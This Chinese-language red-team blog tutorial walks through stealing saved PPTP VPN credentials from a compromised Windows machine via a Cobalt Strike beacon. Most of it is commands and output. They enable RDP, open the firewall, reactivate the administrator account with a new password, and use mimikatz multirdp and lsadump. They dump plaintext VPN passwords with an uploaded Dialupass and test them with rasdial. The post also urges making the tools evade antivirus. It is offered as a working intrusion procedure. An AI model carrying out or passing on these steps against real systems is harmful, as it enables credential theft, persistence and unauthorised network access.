内网密码搜集 [解密保存在当前机器中的 PPTP 连接密码]


0x00 前言 [全程将以一个 bypass 过 UAC 的高权限 win 单机 beacon shell 为例进行演示，假设目标机器为 win8.1 64 位]

关于 pptp 到底是什么,想必已不用再多废话,说白点就是一种很基础的 vpn 服务,而**我们的目的无非就是想抓取当前机器上保存的用来连接目标远程 pptp vpn 服务的账号密码,有了目标的 vpn 账号密码,后面的事情就显而易见了**,当然啦,前提是当前目标机器必须已经事先保存的就有 pptp 连接账号密码才行 [**win8.1 默认貌似是直接保存的,win7 需要以下的系统貌似还要手动勾选记住密码才行**],如下,另外,实战中,我们碰到 pptp 的机会并不多,因为目标如果是真的需要对外提供远程接入服务,几乎没有公司会选择用它,除非公司本身规模就非常非常小[比如,百人以内],各方面要求也不是特别高,可能才会考虑 pptp,通常情况下绝大多数公司的 vpn 远程接入都绝不会用 pptp,此处之所以拿出来单独说,纯粹也是为了以防万一弟兄们在实际中真的就遇到了,怎么去搞,提供一些简单参考

0x01 先简单摸下当前机器的基本情况


如下可以看到,当前是在 **admin [非 rid 500 的 administrator 用户]用户**下进行操作,第一步,直接定位到当前机器默认保存 pptp 连接的目录下,如下,发现当前机器上存在多个 pbk 文件 [其实,我们只关心 Pbk\一级目录下的那个 rasphone.pbk 文件即可, Pbk_hiddenPbk 目录下的那个 rasphone.pbk 文件暂时可不用管,默认当前系统所有的 pptp 连接都会存到 Pbk\目录下的这个 rasphone.pbk 文件中]


```
beacon> getuid
beacon> shell dir %APPDATA%\Microsoft\Network\Connections\Pbk\
beacon> shell dir %APPDATA%\Microsoft\Network\Connections\Pbk\_hiddenPbk
```



从上面 Pbk\目录的 rasphone.pbk 文件中我们发现了两个目标 pptp 服务器地址如下,既然有 pptp 的连接,那就说明存的可能就有 pptp 的连接密码 [一般都会存的有,不然每次连接都要重新输入密码,岂不麻烦],那就可以开始 vpn 密码抓取过程了

```
beacon> shell type C:\Users\mary\AppData\Roaming\Microsoft\Network\Connections\Pbk\rasphone.pbk
```





此处需要事先特别说明下,**因为我们用的这个 beacon payload 是 32 位的,后续如果还继续用这个 beacon shell 来操作的话,可能会有些问题,原因暂未知**,所以,我们先进桌面里去搞,当然啦,实际中可能不会出现这样的情况,个人建议,在实战中,如果目标系统是 64 位,那你的所有 payload 最好也直接全部用 64 位的,这样可以最大化避免某些未知问题,既然不能用 beacon 来搞,而目标又是个 win 单机系统 [**不允许多用户同时登录**],那就只能用 rdp 或者其它各种 vnc 来操作了,此处我们的目的只是为了演示如何抓取 pptp 账号密码,所以图方便就直接借 rdp 来搞了,首先,开启当前机器 rdp,如下,关于 vnc 的东西后续再慢慢说

```
beacon> shell REG QUERY "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections                    查看当前机器 rdp 状态,1 表示关闭,0 表示开启
beacon> shell REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 00000000 /f        开启 rdp
beacon> shell REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 00000001 /f        关闭 rdp
```

```
beacon> shell REG QUERY "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections
[*] Tasked beacon to run: REG QUERY "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections
[+] host called home, sent: 132 bytes
[+] received output:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server
    fDenyTSConnections    REG_DWORD    0x1


beacon> shell REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d
00000000 /f
[*] Tasked beacon to run: REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t
REG_DWORD /d 00000000 /f
[+] host called home, sent: 144 bytes
[+] received output:
操作成功完成。

beacon> shell netstat -ano | findstr "3389"
[*] Tasked beacon to run: netstat -ano | findstr "3389"
[+] host called home, sent: 60 bytes
[+] received output:
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       340
  TCP    [::]:3389              [::]:0                 LISTENING       340
  UDP    0.0.0.0:3389           *:*                                    340
  UDP    [::]:3389              *:*                                    340
```

紧接着,查看当前机器防火墙状态,一般对于 win 单机系统,默认情况下,防火墙都是开启的,如下

```
beacon> shell netsh advfirewall show allprofiles
```

```
beacon> shell netsh advfirewall show allprofiles
[*] Tasked beacon to run: netsh advfirewall show allprofiles
[+] host called home, sent: 65 bytes
[+] received output:

域配置文件 设置:
----------------------------------------------------------------------
状态                                  启用
防火墙策略                            BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (仅 GPO 存储)
LocalConSecRules                      N/A (仅 GPO 存储)
InboundUserNotification               启用
RemoteManagement                      禁用
UnicastResponseToMulticast            启用

日志:
LogAllowedConnections                 禁用
LogDroppedConnections                 禁用
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096


专用配置文件 设置:
----------------------------------------------------------------------
状态                                  启用
防火墙策略                            BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (仅 GPO 存储)
LocalConSecRules                      N/A (仅 GPO 存储)
InboundUserNotification               启用
RemoteManagement                      禁用
UnicastResponseToMulticast            启用

日志:
LogAllowedConnections                 禁用
LogDroppedConnections                 禁用
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096
```


所以,我们需要借助 netsh 去手动放行 rdp 连接端口 [即允许入栈 tcp 的 3389 端口],如下

```
beacon> shell netsh advfirewall firewall add rule name="remote desktop" protocol=tcp dir=in localport=3389 action=allow
```

```
beacon> shell netsh advfirewall firewall add rule name="remote desktop" protocol=tcp dir=in localport=3389
action=allow
[*] Tasked beacon to run: netsh advfirewall firewall add rule name="remote desktop" protocol=tcp dir=in
localport=3389 action=allow
[+] host called home, sent: 136 bytes
[+] received output:
确定。
```

再然后,随便在目标机器中找个系统用户激活,重设用户密码,如果目标是正常安装的系统,默认情况下 administrator 用户应该是处于禁用状态的,等会儿我们就用这个用户来 rdp 登录目标系统

```
beacon> shell net user administrator /active:yes
beacon> shell net user administrator admin
```



0x02 抓取 PPTP 连接明文账号密码


第一种,借助 mimikatz 来抓

上面我们已经说过,win 单机系统,默认是不允许多用户同时在线的,不过没关系,因为现在已经拿到管理权限,我们直接用 Mimikatz 开启目标机器的多用户登录功能即可

```
beacon> mimikatz !privilege::debug
beacon> mimikatz !ts::multirdp
```


再拿着已经激活的 administrator 用户,rdp 登到目标系统中,之后,想办法上传事先免杀好的 mimikatz.exe,cmd 下正常抓取 pptp 连接账号密码即可 ,具体如下

```
# mimikatz.exe privilege::debug token::elevate lsadump::sam lsadump::secrets exit
```



抓完以后,可以顺手直接在目标机器上用刚才抓到 pptp 连接用户密码,去试着连下看看 vpn 看看是否真的可用,连完之后,记得立马断开 [最好不要在用户在线的时候去操作,否则目标可能会断下网]

```
# rasdial "2008r2" vpnlogin admin!@#45            注意这个 2008r2,实际上就是前面 pbk 文件中[]中的内容,也就是 vpn 连接名称
# rasphone -h "2008r2"
```



第二种,直接利用 nirsoft 提供好的 Dialupass.exe 工具来抓 [非常方便,但工具可能需要自行免杀]

```
beacon> pwd
beacon> upload /home/checker/Desktop/Dialupass.exe
beacon> shell Dialupass.exe /stext pppw.txt
beacon> shell type pppw.txt
```

```
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is c:\windows\debug\wia
beacon> upload /home/checker/Desktop/Dialupass.exe
[*] Tasked beacon to upload /home/checker/Desktop/Dialupass.exe as Dialupass.exe
[+] host called home, sent: 39449 bytes
beacon> shell Dialupass.exe /stext pppw.txt
[*] Tasked beacon to run: Dialupass.exe /stext pppw.txt
[+] host called home, sent: 60 bytes
beacon> shell type pppw.txt
[*] Tasked beacon to run: type pppw.txt
[+] host called home, sent: 44 bytes
[+] received output:
==================================================
Entry Name        : 2008r2
Phone / Host      : 192.168.3.11
User Name         : vpnlogin
Password          : admin!@#45
Domain            :
Password Owner    : PC-WIN81CN\admin
Password Owner SID: S-1-5-21-3294580014-2894135279-2638859890-1001
Phonebook File    : C:\Users\admin\Application Data\Microsoft\Network\Connections\Pbk\rasphone.pbk
Password Strength : Strong
==================================================

==================================================
Entry Name        : 2012r2
Phone / Host      : 192.168.3.51
User Name         : vpnlogin
Password          : admin!@#45
Domain            :
Password Owner    : PC-WIN81CN\admin
Password Owner SID: S-1-5-21-3294580014-2894135279-2638859890-1001
Phonebook File    : C:\Users\admin\Application Data\Microsoft\Network\Connections\Pbk\rasphone.pbk
Password Strength : Strong
==================================================
[PC-WIN81CN] admin */2720
```

小结:

很显然,此处假设的场景是在个人机上,如果拿到的是台目标服务器就更容易操作了,ok,废话不多讲,如果真的一定要用 mimikatz.exe 或者 **Dialupass.exe** 来抓请自行免杀[关于其它工具可以自己去找找],另外,此处目的并非要介绍 pptp 利用,所以关于这部分的内容暂时就先忽略了,一个比较小众陈旧的东西,如果弟兄们万一真的就遇到了,不妨一试

更多高质量精品实用干货分享,请扫码关注个人 **微信公众号** ,或者直接加入 **小密圈** 与众多资深 apt 及红队玩家一起深度学习交流 :)

微信公众号

加入小密圈

- **by klion**
- **2019.3.6**